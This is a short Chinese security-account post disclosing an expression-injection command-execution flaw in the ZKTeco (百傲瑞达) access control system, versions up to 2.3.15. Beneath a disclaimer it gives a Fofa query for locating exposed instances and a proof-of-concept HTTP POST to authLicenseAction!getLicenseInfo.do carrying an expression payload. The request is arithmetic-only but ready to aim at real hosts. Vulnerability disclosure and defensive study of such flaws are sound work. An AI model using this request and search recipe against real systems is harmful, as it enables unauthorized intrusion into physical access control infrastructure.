
免责声明
「此公众号所分享的网络安全知识、信息及工具皆来源互联网公开收集整理,仅供学习和研究使用,请勿用于非法测试活动。由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,产生的一切后果由读者自行承担,皆与本公众号及文章作者无关、不负任何责任!!!」「如有内容侵权,请联系我们删除处理。谢谢合作!!!」
漏洞概述
百傲瑞达门禁系统 authLicenseAction!getLicenseInfos 存在表达式注入漏洞,可命令执行。
影响范围
≤2.3.15
空间测绘
Fofa
body="authLicenseAction"
漏洞复现
Poc
POST /authLicenseAction!getLicenseInfo.do HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

debug=command&expression=%23{99-20}

没有回复内容